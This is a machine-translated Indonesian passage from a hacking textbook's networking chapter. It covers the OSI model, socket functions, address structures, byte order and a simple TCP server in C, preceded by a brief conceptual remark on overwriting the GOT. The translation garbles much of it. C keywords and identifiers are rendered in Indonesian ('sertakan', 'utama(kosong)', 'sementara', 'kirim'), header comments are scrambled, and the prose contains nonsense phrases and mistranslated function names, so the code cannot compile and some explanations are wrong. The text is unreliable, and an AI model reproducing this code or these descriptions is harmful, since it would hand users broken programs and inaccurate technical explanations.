Keuntungan lain dari menimpa GOT adalah bahwa entri GOT tetap per biner, sehingga sistem yang berbeda dengan biner yang sama akan memiliki entri GOT yang sama di alamat yang sama.

Kemampuan untuk menimpa alamat sembarang membuka banyak kemungkinan untuk dieksplorasi. Pada dasarnya, setiap bagian memori yang dapat ditulis dan berisi alamat yang mengarahkan aliran eksekusi program dapat ditargetkan.



# 0x400

## JARINGAN

Komunikasi dan bahasa telah sangat meningkatkan kemampuan umat manusia. Dengan menggunakan bahasa yang sama, manusia dapat mentransfer pengetahuan, mengkoordinasikan tindakan, dan berbagi pengalaman. Demikian pula, program bisa menjadi jauh lebih kuat ketika mereka memiliki kemampuan untuk berkomunikasi dengan program lain melalui jaringan. Utilitas sebenarnya dari browser web tidak terletak pada program itu sendiri, tetapi dalam kemampuannya untuk berkomunikasi dengan server web.

Jaringan begitu lazim sehingga kadang-kadang diterima begitu saja. Banyak aplikasi seperti email, Web, dan pesan instan bergantung pada jaringan. Masing-masing aplikasi ini bergantung pada protokol jaringan tertentu, tetapi setiap protokol menggunakan metode transportasi jaringan umum yang sama.

Banyak orang tidak menyadari bahwa ada kerentanan dalam protokol jaringan itu sendiri. Dalam bab ini Anda akan mempelajari cara membuat jaringan aplikasi Anda menggunakan soket dan cara menangani kerentanan jaringan yang umum.

## 0x410 Model OSI

Ketika dua komputer berbicara satu sama lain, mereka harus berbicara dalam bahasa yang sama. Struktur bahasa ini dijelaskan berlapis-lapis oleh model OSI. Model OSI menyediakan standar yang memungkinkan perangkat keras, seperti router dan firewall, untuk fokus pada satu aspek komunikasi tertentu yang berlaku untuk mereka dan mengabaikan yang lain. Model OSI dipecah menjadi lapisan konseptual komunikasi. Dengan cara ini, perangkat keras perutean dan firewall dapat fokus pada melewatkannya data di lapisan bawah, mengabaikan lapisan enkapsulasi data yang lebih tinggi yang digunakan oleh aplikasi yang sedang berjalan. Ketujuh lapisan OSI tersebut adalah sebagai berikut:

**Lapisan fisik** Lapisan ini berhubungan dengan hubungan fisik antara dua titik. Ini adalah lapisan terendah, yang peran utamanya adalah mengkomunikasikan aliran bit mentah. Lapisan ini juga bertanggung jawab untuk mengaktifkan, memelihara, dan menonaktifkan komunikasi bit-stream ini.

**Lapisan tautan data** Lapisan ini berhubungan dengan benar-benar mentransfer data antara dua titik. Berbeda dengan lapisan fisik, yang menangani pengiriman bit mentah, lapisan ini menyediakan fungsi tingkat tinggi, seperti koreksi kesalahan dan kontrol aliran. Lapisan ini juga menyediakan prosedur untuk mengaktifkan, memelihara, dan menonaktifkan koneksi data-link.

**Lapisan jaringan** Lapisan ini berfungsi sebagai jalan tengah; peran utamanya adalah untuk menyampaikan informasi antara lapisan yang lebih rendah dan yang lebih tinggi. Ini menyediakan pengalaman dan perutean.

**Lapisan transportasi** Lapisan ini menyediakan transfer data yang transparan antar sistem. Dengan menyediakan komunikasi data yang andal, lapisan ini memungkinkan lapisan yang lebih tinggi untuk tidak pernah khawatir tentang keandalan atau efektivitas biaya transmisi data.

**Lapisan sesi** Lapisan ini bertanggung jawab untuk membangun dan memelihara koneksi antara aplikasi jaringan.


**Lapisan presentasi** Lapisan ini bertanggung jawab untuk menyajikan data ke aplikasi dalam sintaks atau bahasa yang mereka pahami. Ini memungkinkan hal-hal seperti enkripsi dan kompresi data.

**Lapisan aplikasi** Lapisan ini berkaitan dengan melacak persyaratan aplikasi.

Ketika data dikomunikasikan melalui lapisan protokol ini, itu dikirim dalam potongan-potongan kecil yang disebut paket. Setiap paket berisi implementasi dari lapisan protokol ini. Mulai dari lapisan aplikasi, paket membungkus lapisan presentasi di sekitar data itu, yang membungkus lapisan sesi, yang membungkus lapisan transport, dan seterusnya. Proses ini disebut enkapsulasi. Setiap lapisan dibungkus berisi header dan tubuh. Header berisi informasi protokol yang diperlukan untuk layer tersebut, sedangkan body berisi data untuk layer tersebut. Tubuh satu lapisan berisi seluruh paket lapisan yang dienkapsulasi sebelumnya, seperti kulit bawang atau konteks fungsional yang ditemukan pada tumpukan program.

Misalnya, setiap kali Anda menelusuri Web, kabel dan kartu Ethernet membentuk lapisan fisik, menangani transmisi bit mentah dari satu ujung kabel ke ujung lainnya. Selanjutnya selanjutnya adalah lapisan data link. Dalam contoh browser web, Ethernet membentuk lapisan ini, yang menyediakan komunikasi tingkat rendah antara port Ethernet di LAN. Protokol ini memungkinkan komunikasi antar port Ethernet, tetapi port ini belum memiliki alamat IP. Konsep alamat IP tidak ada sampai lapisan berikutnya, lapisan jaringan. Selain pengalamatan, lapisan ini bertanggung jawab untuk memindahkan data dari satu alamat ke alamat lainnya. Ketiga lapisan bawah ini bersama-sama dapat mengirim paket data dari satu alamat IP ke alamat IP lainnya. Lapisan berikutnya adalah lapisan transport, yang untuk lalu lintas web adalah TCP; ini menyediakan koneksi soket dua arah yang mulus. Syarat *TCP/IP* menjelaskan penggunaan TCP pada lapisan transport dan IP pada lapisan jaringan. Skema pengalamatan lain ada di lapisan ini; namun, lalu lintas web Anda mungkin menggunakan IP versi 4 (IPv4). Alamat IPv4 mengikuti bentuk familiar dari XX.XX.XX.XX. IP versi 6 (IPv6) juga ada pada lapisan ini, dengan skema pengalamatan yang sama sekali berbeda. Karena IPv4 adalah yang paling umum, AKU Pakan selalu mengacu pada IPv4 dalam buku ini.

Lalu lintas web itu sendiri menggunakan HTTP (Hypertext Transfer Protocol) untuk berkomunikasi, yang berada di lapisan atas model OSI. Saat Anda menelusuri Web, browser web di jaringan Anda berkomunikasi di Internet dengan server web yang terletak di jaringan pribadi yang berbeda. Ketika ini terjadi, paket data dienkapsulasi ke lapisan fisik di mana mereka diteruskan ke router. Karena router tidak peduli dengan apa yang sebenarnya ada di dalam paket, router hanya perlu mengimplementasikan protokol hingga ke lapisan jaringan. Router mengirimkan paket ke Internet, di mana mereka mencapai router jaringan lain. Router ini kemudian mengenkapsulasi paket ini dengan header protokol lapisan bawah yang dibutuhkan paket untuk mencapai tujuan akhirnya. Proses ini ditunjukkan dalam ilustrasi berikut.



Semua enkapsulasi paket ini membentuk bahasa kompleks yang digunakan host di Internet (dan jenis jaringan lainnya) untuk berkomunikasi satu sama lain. Protokol-protokol ini diprogram ke dalam router, firewall, dan sistem operasi komputer Anda sehingga mereka dapat berkomunikasi. Program yang menggunakan jaringan, seperti browser web dan klien email, perlu berinteraksi dengan sistem operasi yang menangani komunikasi jaringan. Karena sistem operasi menangani perincian enkapsulasi jaringan, menulis program jaringan hanyalah masalah menggunakan antarmuka jaringan OS.

## Soket 0x420

Soket adalah cara standar untuk melakukan komunikasi jaringan melalui OS. Soket dapat dianggap sebagai titik akhir untuk koneksi, seperti soket pada switchboard operator. Tetapi soket ini hanyalah abstraksi programmer yang menangani semua detail seluk beluk model OSI yang dijelaskan di atas. Untuk programmer, socket dapat digunakan untuk mengirim atau menerima data melalui jaringan. Data ini ditransmisikan pada lapisan sesi (5), di atas lapisan bawah (ditangani oleh sistem operasi), yang menangani perutean. Ada beberapa jenis soket berbeda yang menentukan struktur lapisan transport (4). Jenis yang paling umum adalah soket aliran dan soket datagram.

Soket streaming menyediakan komunikasi dua arah yang andal seperti saat Anda menelepon seseorang di telefon. Satu sisi memulai koneksi ke yang lain, dan setelah koneksi dibuat, kedua sisi dapat berkomunikasi dengan yang lain. Selain itu, ada konfirmasi langsung bahwa apa yang Anda katakan benar-benar mencapai tujuannya. Soket aliran menggunakan protokol komunikasi standar yang disebut Transmission Control Protocol (TCP), yang ada pada lapisan transport (4) dari model OSI. Pada jaringan komputer, data biasanya ditransmisikan dalam potongan yang disebut paket. TCP dirancang sedemikian rupa sehingga paket data akan tiba tanpa kesalahan dan berurutan, seperti kata-kata yang tiba di ujung yang lain dalam urutan yang diucapkan saat Anda berbicara di telefon. Server web, server email,

Jenis soket umum lainnya adalah soket datagram. Berkomunikasi dengan soket datagram lebih seperti mengirim surat daripada membuat panggilan telepon. Koneksi hanya satu arah dan tidak dapat diandalkan. Jika Anda mengirimkan beberapa surat, Anda tidak dapat memastikan bahwa surat tersebut tiba dengan urutan yang sama, atau bahkan sampai ke tujuan sama sekali. Layanan pos cukup dapat diandalkan; Internet, bagaimanapun, tidak. Soket datagram menggunakan protokol standar lain yang disebut UDP, bukan TCP pada lapisan transport (4). UDP adalah singkatan dari User Datagram Protocol, yang menyiratkan bahwa itu dapat digunakan untuk membuat protokol khusus. Protokol ini sangat mendasar dan ringan, dengan sedikit pengamanan yang terpasang di dalamnya. Ini bukan koneksi nyata, hanya metode dasar untuk mengirim data dari satu titik ke titik lain. Dengan soket datagram, hanya ada sedikit overhead dalam protokol, tapi protokol tidak berbantuan banyak. Jika program Anda perlu mengonfirmasi bahwa sebuah paket telah diterima oleh pihak lain, pihak lain harus diberi kode untuk mengirim kembali paket pengakuan. Dalam beberapa kasus kehilangan paket dapat diterima.

Soket datagram dan UDP biasanya digunakan dalam permainan jaringan dan media streaming, karena pengembang dapat menyesuaikan komunikasi mereka persis seperti yang diperlukan tanpa overhead TCP bawaan.

## **Fungsi Soket 0x421**

Di C, soket sangat mirip dengan file karena mereka menggunakan deskriptor file untuk mengidentifikasi diri mereka sendiri. Soket berperilaku sangat mirip dengan file sehingga Anda benar-benar dapat menggunakan Baca() dan tulis() berfungsi untuk menerima dan mengirim data menggunakan deskriptor file socket. Namun, ada beberapa fungsi yang dirancang khusus untuk menangani soket. Fungsi-fungsi ini memiliki prototipe yang didefinisikan di /usr/include/sys/sockets.h.

### **socket(domain int, tipe int, protokol int)**

Digunakan untuk membuat soket baru, mengembalikan deskriptor file untuk soket atau -1 pada kesalahan.

### **connect(int fd, struct sockaddr \*remote\_host, socklen\_t addr\_length)**

Menghubungkan soket (dijelaskan oleh deskriptor file) ke host jarak jauh. Kembali 0 pada kesuksesan dan -1 pada kesalahan.

### **bind(int fd, struct sockaddr \*local\_addr, socklen\_t addr\_length)**

Mengikat soket ke alamat lokal sehingga dapat mendengarkan koneksi masuk. Kembali 0 pada kesuksesan dan -1 pada kesalahan.

### **dengarkan (int fd, int backlog\_queue\_size)**

Mendengarkan koneksi masuk dan mengantre permintaan koneksi hingga backlog\_queue\_size. Kembali 0 pada kesuksesan dan -1 pada kesalahan.

### **terima(int fd, sockaddr \*remote\_host, socklen\_t \*addr\_length)**

Menerima koneksi masuk pada soket terikat. Informasi alamat dari remote host ditulis ke dalam remote\_host struktur dan ukuran sebenarnya dari struktur alamat ditulis menjadi \*addr\_length. Fungsi ini mengembalikan deskriptor file soket baru untuk mengidentifikasi soket yang terhubung atau -1 pada kesalahan.

### **kirim(int fd, batal \*buffer, size\_tn, int bendera)**

mengirim/byte dari \*penyangga ke soket fd; mengembalikan jumlah byte yang dikirim atau -1 pada kesalahan.

### **recv(int fd, void \*buffer, size\_tn, int bendera)**

menerima/byte dari soket fd ke dalam \*penyangga; mengembalikan jumlah byte yang diterima atau -1 pada kesalahan.

Ketika soket dibuat dengan `socket()`, fungsi, domain, jenis, dan protokol soket harus ditentukan. Domain mengacu pada keluarga protokol soket. Soket dapat digunakan untuk berkomunikasi menggunakan berbagai protokol, dari protokol Internet standar yang digunakan saat Anda menjelajahi Web hingga protokol radio amatir seperti AX.25 (saat Anda menjadi seorang kutubuku raksasa). Keluarga protokol ini didefinisikan dalam `bits/socket.h`, yang secara otomatis disertakan dari `sys/socket.h`.

## Dari /usr/include/bits/socket.h

---

```
/* Keluarga protokol */
#define PF_UNSPEC 0 /* Tidak ditentukan.      */
#define PF_LOCAL   1 /* Lokal ke host (pipa dan domain file). PF_LOCAL /* Nama
#define PF_UNIX    2 /* BSD lama untuk PF_LOCAL. */ PF_LOCAL /* Nama lain yang
#define PF_FILE    3 /* tidak standar untuk PF_LOCAL. 2 /* keluarga protokol IP.      */
#define PF_INET    4 /*                                */
#define PF_AX25    5 /* Radio Amatir AX.25. 4 /*   */
#define PF_IPX     6 /* Protokol Internet Novell.   */
#define PF_APPLETALK 7 /* DDP Appletalk. */
#define PF_NETROM   8 /* NetROM radio amatir.      */
#define PF_BRIDGE   9 /* Jembatan multiprotokol.    */
#define PF_ATMPVC   10 /* ATM PVC.                 */
#define PF_X25     11 /* Dicadangkan untuk proyek X.25. 10 /* IP versi 6. */
#define PF_INET6   12 /*                                */
...
```

---

Seperti disebutkan sebelumnya, ada beberapa jenis soket, meskipun soket aliran dan soket datagram adalah yang paling umum digunakan. Jenis soket juga didefinisikan dalam bits/socket.h. (Yang /\*komentar \*/ dalam kode di atas hanyalah gaya lain yang mengomentari semua yang ada di antara tanda bintang.)

## Dari /usr/include/bits/socket.h

---

```
/* Jenis soket. enum      */
__socket_type
{
    SOCK_STREAM = 1,      /* Aliran byte yang berurutan, andal, berbasis koneksi.      */
#define SOCK_STREAM SOCK_STREAM
    SOCK_DGRAM = 2, /* Datagram tanpa koneksi dan tidak dapat diandalkan dengan panjang maksimum tetap. */
#define SOCK_DGRAM SOCK_DGRAM
...
```

---

Argumen terakhir untuk stopkontak() fungsinya adalah protokol, yang seharusnya hampir selalu 0. Spesifikasi memungkinkan beberapa protokol dalam keluarga protokol, jadi argumen ini digunakan untuk memilih salah satu protokol dari keluarga. Namun, dalam praktiknya, sebagian besar keluarga protokol hanya memiliki satu protokol, yang berarti ini biasanya harus ditetapkan untuk protokol pertama dan satu-satunya dalam pencacahan keluarga. Ini adalah kasus untuk semua yang akan kita lakukan dengan soket dalam buku ini, jadi argumen ini akan selalu dalam contoh kami.

## **Alamat Soket 0x422**

Banyak referensi fungsi soket asockaddrstruktur untuk melewatkannya informasi alamat yang mendefinisikan sebuah host. Struktur ini juga didefinisikan dalam bits/socket.h, seperti yang ditunjukkan pada halaman berikut.

### Dari /usr/include/bits/socket.h

---

```
/* Dapatkan definisi makro untuk mendefinisikan anggota sockaddr umum. */
# sertakan <bits/sockaddr.h>

/* Struktur yang menjelaskan alamat soket generik. */ struct
sockaddr
{
    _SOCKADDR_COMMON (sa_); /* Data umum: keluarga alamat dan panjangnya. */
    char sa_data[14]; /* Data alamat. */
};
```

---

makro untuk `_SOCKADDR_COMMON` definisikan dalam file `bits/sockaddr.h` yang disertakan, yang pada dasarnya diterjemahkan menjadi int pendek yang tidak ditandatangani. Nilai ini mendefinisikan keluarga alamat alamat, dan sisa struktur disimpan untuk data alamat. Karena soket dapat berkomunikasi menggunakan berbagai keluarga protokol, masing-masing dengan cara mereka sendiri mendefinisikan alamat titik akhir, definisi alamat juga harus bervariasi, tergantung pada keluarga alamat. Keluarga alamat yang mungkin juga didefinisikan dalam `bits/socket.h`; mereka biasanya menerjemahkan langsung ke keluarga protokol yang sesuai.

### Dari /usr/include/bits/socket.h

---

```
/* Alamat keluarga. */
# tentukan AF_UNSPEC PF_UNSPEC
# tentukan AF_LOCAL    PF_LOCAL
# tentukan AF_UNIX     PF_UNIX
# tentukan AF_FILE     PF_FILE
# tentukan AF_INET     PF_INET
# tentukan AF_AX25     PF_AX25
# tentukan AF_IPX      PF_IPX
# tentukan AF_APPLETALK PF_APPLETALK
# tentukan AF_NETROM   PF_NETROM
# tentukan AF_BRIDGE   PF_BRIDGE
# tentukan AF_ATMPVC   PF_ATMPVC
# tentukan AF_X25      PF_X25
# tentukan AF_INET6   PF_INET6
...
```

---

Karena sebuah alamat dapat berisi berbagai jenis informasi, tergantung pada keluarga alamat, ada beberapa struktur alamat lain yang berisi, di bagian data alamat, elemen umum dari `sockaddr` struktur serta informasi khusus untuk keluarga alamat. Struktur ini juga berukuran sama, sehingga dapat di-typecast ke dan dari satu sama lain. Ini berarti bahwa `stopkontak()` fungsi hanya akan menerima pointer ke `sockaddr` struktur, yang sebenarnya dapat menunjuk ke struktur alamat untuk IPv4, IPv6, atau X.25. Hal ini memungkinkan fungsi soket untuk beroperasi pada berbagai protokol.


Dalam buku ini kita akan membahas Internet Protocol versi 4, yang merupakan keluarga protokol `PF_INET`, menggunakan keluarga alamat `AF_INET`. Struktur alamat soket paralel untuk `AF_INET` didefinisikan dalam file `netinet/in.h`.

### Dari /usr/include/netinet/in.h


```
/* Struktur yang menjelaskan alamat soket Internet. */  
struct sockaddr_in  
{  
    _SOCKADDR_COMMON  
    (dosa_); in_port_t sin_port; /* Nomor port. */  
    struct in_addr sin_addr; /* Alamat internet. */  
  
    /* Pad ke ukuran 'struct sockaddr'. */ unsigned char  
    sin_zero[sizeof (struct sockaddr) -  
             _SOCKADDR_COMMON_SIZE -  
             ukuran (dalam_port_t) -  
             sizeof (struct in_addr)];  
};
```

Itu `_SOCKADDR_COMMON` bagian di atas struktur hanyalah int pendek tanpa tanda yang disebutkan di atas, yang digunakan untuk mendefinisikan keluarga alamat. Karena alamat titik akhir soket terdiri dari alamat Internet dan nomor port, ini adalah dua nilai berikutnya dalam struktur. Nomor port pendek 16-bit, sedangkan `_addr` struktur yang digunakan untuk alamat Internet berisi nomor 32-bit. Sisa struktur hanya 8 byte padding untuk mengisi sisa `sockaddr` struktur. Ruang ini tidak digunakan untuk apa pun, tetapi harus disimpan agar strukturnya dapat di-typecast secara bergantian. Pada akhirnya, struktur alamat soket akan terlihat seperti ini:

sockaddrstruktur (struktur umum)



sockaddr\_instruktur (Digunakan untuk IP versi 4)



Kedua struktur memiliki ukuran yang sama.

### 0x423 Urutan Byte Jaringan

Nomor port dan alamat IP yang digunakan dalam `AF_INET` struktur alamat socket diharapkan mengikuti urutan byte jaringan, yaitu big-endian. Ini kebalikan dari pengurutan byte little-endian 86, jadi nilai-nilai ini harus dikonversi. Ada beberapa fungsi khusus untuk konversi ini, yang prototipenya didefinisikan dalam file `netinet/in.h` dan `arpa/inet.h` include. Berikut adalah ringkasan fungsi konversi urutan byte umum ini:

#### `htonl(nilai panjang)` Host-to-Network Panjang

Mengonversi bilangan bulat 32-bit dari urutan byte host ke urutan byte jaringan

### **hton (*nilai pendek*)Pendek Host-ke-Jaringan**

Mengonversi bilangan bulat 16-bit dari urutan byte host ke urutan byte jaringan

### **ntohl(*nilai panjang*)Jaringan-ke-Host Panjang**

Mengonversi bilangan bulat 32-bit dari urutan byte jaringan ke urutan byte host

### **tidak (*nilai panjang*)Singkat Jaringan-ke-Host**

Mengonversi bilangan bulat 16-bit dari urutan byte jaringan ke urutan byte host

Untuk kompatibilitas dengan semua arsitektur, fungsi konversi ini harus tetap digunakan meskipun host menggunakan prosesor dengan urutan byte big-endian.

## **0x424 Konversi Alamat Internet**

Saat Anda melihat 12.110.110.204, Anda mungkin mengenali ini sebagai alamat Internet (IP versi 4). Notasi angka putus-putus yang familiar ini adalah cara umum untuk menentukan alamat Internet, dan ada fungsi untuk mengonversi notasi ini ke dan dari bilangan bulat 32-bit dalam urutan byte jaringan. Fungsi-fungsi ini didefinisikan dalam file include arpa/inet.h, dan dua fungsi konversi yang paling berguna adalah:

**inet\_aton(char \*ascii\_addr, struct in\_addr \*network\_addr)**

### **ASCII ke Jaringan**

Fungsi ini mengubah string ASCII yang berisi alamat IP dalam format angka putus-putus menjadidi\_addrstruktur, yang, seperti yang Anda ingat, hanya berisi bilangan bulat 32-bit yang mewakili alamat IP dalam urutan byte jaringan.

**inet\_ntoa(struct in\_addr \*network\_addr)**

### **Jaringan ke ASCII**

Fungsi ini mengonversi ke arah lain. Ini dilewatkan pointer kedi\_addr struktur yang berisi alamat IP, dan fungsi mengembalikan penunjuk karakter ke string ASCII yang berisi alamat IP dalam format angka putus-putus. String ini disimpan dalam buffer memori yang dialokasikan secara statis dalam fungsi, sehingga dapat diakses hingga panggilan berikutnya keinet\_ntoa(), ketika string akan ditimpas.

## **0x425 Contoh Server Sederhana**

Cara terbaik untuk menunjukkan bagaimana fungsi-fungsi ini digunakan adalah dengan contoh. Kode server berikut mendengarkan koneksi TCP pada port 7890. Ketika klien terhubung, ia mengirim pesan:*Halo Dunia!*dan kemudian menerima data sampai koneksi ditutup. Ini dilakukan dengan menggunakan fungsi dan struktur socket dari file include yang disebutkan sebelumnya, jadi file-file ini disertakan di awal program. Fungsi dump memori yang berguna telah ditambahkan ke hacking.h, yang ditunjukkan pada halaman berikut.

#### Ditambahkan ke hacking.h

---

```
// Membuang memori mentah dalam byte hex dan format terpisah yang dapat dicetak
void dump(const unsigned char *data_buffer, const unsigned int length) {
    byte char yang tidak ditandatangani;
    unsigned int i, j; untuk(i=0; i <
panjang; i++) {
        byte = data_buffer[i];
        printf("%02x", data_buffer[i]); // Menampilkan byte dalam hex.
        if(((i%16)==15) || (i==panjang-1)) {
            untuk(j=0; j < 15-(i%16); j++)
                printf(" ");
            printf(" | ");
            for(j=(i-(i%16)); j <= i; j++) { // Menampilkan byte yang dapat dicetak dari baris.
                byte = data_buffer[j];
                if((byte > 31) && (byte < 127)) // Di luar rentang karakter yang dapat dicetak
                    printf("%c", byte);
                kalau tidak
                    printf(".");
            }
            printf("\n"); // Akhir baris dump (setiap baris 16 byte) } // Akhiri if
        }
    } // Akhir untuk
}
```

---

Fungsi ini digunakan untuk menampilkan paket data oleh program server. Namun, karena itu juga berguna di tempat lain, itu telah dimasukkan ke dalam hacking.h, sebagai gantinya. Program server lainnya akan dijelaskan saat Anda membaca kode sumbernya.

#### simple\_server.c

---

```
# sertakan <stdio.h>
# sertakan <stdlib.h>
# sertakan <string.h>
# sertakan <sys/socket.h>
# sertakan <netinet/in.h>
# sertakan <arpa/inet.h>
# sertakan "hacking.h"

#define PORT 7890 // Pengguna port akan terhubung ke

int utama(kosong) {
    int sockfd, baru_sockfd; // Dengarkan di sock_fd, koneksi baru di new_fd struct
    sockaddr_in host_addr, client_addr; // Informasi alamat saya socklen_t sin_size;

    int recv_length=1, ya=1;
    penyangga karakter[1024];

    if ((sockfd = socket(PF_INET, SOCK_STREAM, 0)) == -1)
```

```
fatal("dalam soket");

if (setsockopt(sockfd, SOL_SOCKET, SO_REUSEADDR, &yes, sizeof(int)) == -1)
    fatal("setel opsi soket SO_REUSEADDR");
```

---

Sejauh ini, program menyiapkan soket menggunakan stopkontak()fungsi. Kami menginginkan soket TCP/IP, jadi keluarga protokolnya adalah PF\_INET untuk IPv4 dan tipe soketnya adalah SOCK\_STREAM untuk soket aliran. Argumen protokol terakhir adalah 0, karena hanya ada satu protokol di PF\_INET keluarga protokol. Fungsi ini mengembalikan deskriptor file soket yang disimpan di sockfd.

Itu setsockopt() fungsi hanya digunakan untuk mengatur opsi soket. Panggilan fungsi ini mengatur SO\_REUSEADDR opsi soket untuk BENAR, yang akan memungkinkan untuk menggunakan kembali alamat yang diberikan untuk mengikat. Tanpa set opsi ini, ketika program mencoba mengikat ke port tertentu, itu akan gagal jika port itu sudah digunakan. Jika soket tidak ditutup dengan benar, soket mungkin tampak sedang digunakan, jadi opsi ini memungkinkan soket mengikat ke port (dan mengambil alih kendali), meskipun tampaknya sedang digunakan.

Argumen pertama untuk fungsi ini adalah soket (direferensikan oleh deskriptor file), yang kedua menentukan tingkat opsi, dan yang ketiga menentukan opsi itu sendiri. Sejak SO\_REUSEADDR adalah opsi level soket, levelnya diatur ke SOL\_SOCKET. Ada banyak opsi soket berbeda yang ditentukan di /usr/include/asm/socket.h. Dua argumen terakhir adalah penunjuk ke data tempat opsi harus disetel dan panjang data itu. Pointer ke data dan panjang data itu adalah dua argumen yang sering digunakan dengan fungsi socket. Ini memungkinkan fungsi untuk menangani semua jenis data, dari byte tunggal hingga struktur data besar. Itu SO\_REUSEADDR options menggunakan integer 32-bit untuk nilainya, jadi untuk menyetel opsi ini ke BENAR, dua argumen terakhir harus berupa pointer ke nilai integer dari 1 dan ukuran integer (yaitu 4 byte).

---

```
host_addr.sin_family = AF_INET;           // Urutan byte host
host_addr.sin_port = htons(PORT);         // Pendek, urutan byte jaringan
host_addr.sin_addr.s_addr = 0; // Secara otomatis mengisi dengan IP saya.
memset(&(host_addr.sin_zero), '\0', 8); // Nol sisa struct.

if (bind(sockfd, (struct sockaddr *)&host_addr, sizeof(struct sockaddr)) == -1)
    fatal("mengikat ke soket");

jika (dengarkan(sockfd, 5) == -1)
    fatal("mendengarkan di soket");
```

---

Beberapa baris berikut ini mengatur host\_addr struktur untuk digunakan dalam panggilan bind. Keluarga alamat adalah AF\_INET, karena kami menggunakan IPv4 dan sockaddr\_in struktur. Port diatur ke PELABUHAN, yang didefinisikan sebagai 7890. Nilai integer pendek ini harus diubah ke dalam urutan byte jaringan, sehingga htonl() fungsi digunakan. Alamat diatur ke 0, yang berarti secara otomatis akan diisi dengan alamat IP host saat ini. Karena nilai 0 adalah sama terlepas dari urutan byte, tidak diperlukan konversi.

Itu mengikat() panggilan melewati deskriptor file soket, struktur alamat, dan panjang struktur alamat. Panggilan ini akan mengikat soket ke alamat IP saat ini pada port 7890.

Itumendengarkan()panggilan memberitahu soket untuk mendengarkan koneksi masuk, dan selanjutnya menerima()panggilan sebenarnya menerima koneksi masuk. Itu mendengarkan()fungsi menempatkan semua koneksi masuk ke dalam antrian backlog sampai menerima()panggilan menerima koneksi. Argumen terakhir untuk mendengarkan()panggilan menetapkan ukuran maksimum untuk antrian simpanan.

---

```
sementara(1) {      // Terima loop.
    sin_size = sizeof(struct sockaddr_in);
    new_sockfd = terima(sockfd, (struct sockaddr *)&client_addr, &sin_size);
    jika(new_sockfd == -1)
        fatal("menerima koneksi");
    printf("server: mendapat koneksi dari %s port %d\n",
           inet_ntoa(client_addr.sin_addr), ntohs(client_addr.sin_port));
    kirim(new_sockfd, "Halo, dunia!\n", 13, 0);
    recv_length = recv(new_sockfd, &buffer, 1024, 0);
    while(recv_length > 0) {
        printf("RECV: %d byte\n", recv_length);
        dump(buffer, recv_length);
        recv_length = recv(new_sockfd, &buffer, 1024, 0);
    }
    tutup(new_sockfd);
}
kembali 0;
}
```

---

Berikutnya adalah loop yang menerima koneksi masuk. Itumenerima()dua argumen pertama fungsi harus segera masuk akal; argumen terakhir adalah penunjuk ke ukuran struktur alamat. Ini karena menerima()fungsi akan menulis informasi alamat klien penghubung ke dalam struktur alamat dan ukuran struktur itu ke dalam ukuran\_sin. Untuk tujuan kita, ukurannya tidak pernah berubah, tetapi untuk menggunakan fungsi tersebut kita harus mematuhi konvensi pemanggilan. Itumenerima()fungsi mengembalikan deskriptor file soket baru untuk koneksi yang diterima. Dengan cara ini, deskriptor file soket asli dapat terus digunakan untuk menerima koneksi baru, sedangkan deskriptor file soket baru digunakan untuk berkomunikasi dengan klien yang terhubung.

Setelah mendapatkan koneksi, program mencetak pesan koneksi, menggunakan inet\_ntoa()untuk mengonversi sin\_addr struktur alamat ke string IP angka putus-putus dan tidak ada()untuk mengubah urutan byte dari sin\_port nomor.

Itu Kirim()fungsi mengirimkan 13 byte string "Halo, dunia!\n" ke soket baru yang menjelaskan koneksi baru. Argumen terakhir untuk Kirim() dan recv()fungsi adalah bendera, yang untuk tujuan kita, akan selalu 0.

Berikutnya adalah loop yang menerima data dari koneksi dan mencetaknya. Itu recv()fungsi diberikan pointer ke buffer dan panjang maksimum untuk membaca dari soket. Fungsi menulis data ke dalam buffer yang diteruskan ke sana dan mengembalikan jumlah byte yang sebenarnya ditulisnya. Loop akan terus berlanjut selama recv()panggilan terus menerima data.

Saat dikompilasi dan dijalankan, program mengikat ke port 7890 dari host dan menunggu koneksi masuk:

---

```
reader@hacking :~/booksrc $ gcc simple_server.c
reader@hacking :~/booksrc $ ./a.out
```

---

Klien telnet pada dasarnya bekerja seperti klien koneksi TCP generik, sehingga dapat digunakan untuk terhubung ke server sederhana dengan menentukan alamat IP dan port target.

### Dari Mesin Jarak Jauh

---

```
matrix@euclid :~ $ telnet 192.168.42.248 7890
Mencoba 192.168.42.248...
Terhubung ke 192.168.42.248.
Karakter pelarian adalah '^].
Halo Dunia!
ini adalah sebuah ujian
fjsghau;ehg;ihskjfhasdkfjhaskjvhfdkjhbkjgf
```

---

Setelah koneksi, server mengirimkan string Halo Dunia!, dan sisanya adalah gema karakter lokal dari saya mengetik ini adalah sebuah ujian dan garis menumbuk keyboard. Karena telnet adalah buffer-line, masing-masing dari dua baris ini dikirim kembali ke server ketika: MEMASUKI ditekan. Kembali ke sisi server, output menunjukkan koneksi dan paket data yang dikirim kembali.

### Pada Mesin Lokal

---

```
reader@hacking :~/booksrc $ ./a.out
server: mendapat koneksi dari 192.168.42.1 port 56971
RECV: 16 byte
74 68 69 73 20 69 73 20 61 20 74 65 73 74 0d 0a | Ini adalah ujian... RECV: 45
byte
66 6a 73 67 68 61 75 3b 65 68 67 3b 69 68 73 6b | fjsghau;ehg;ihsk 6a 66
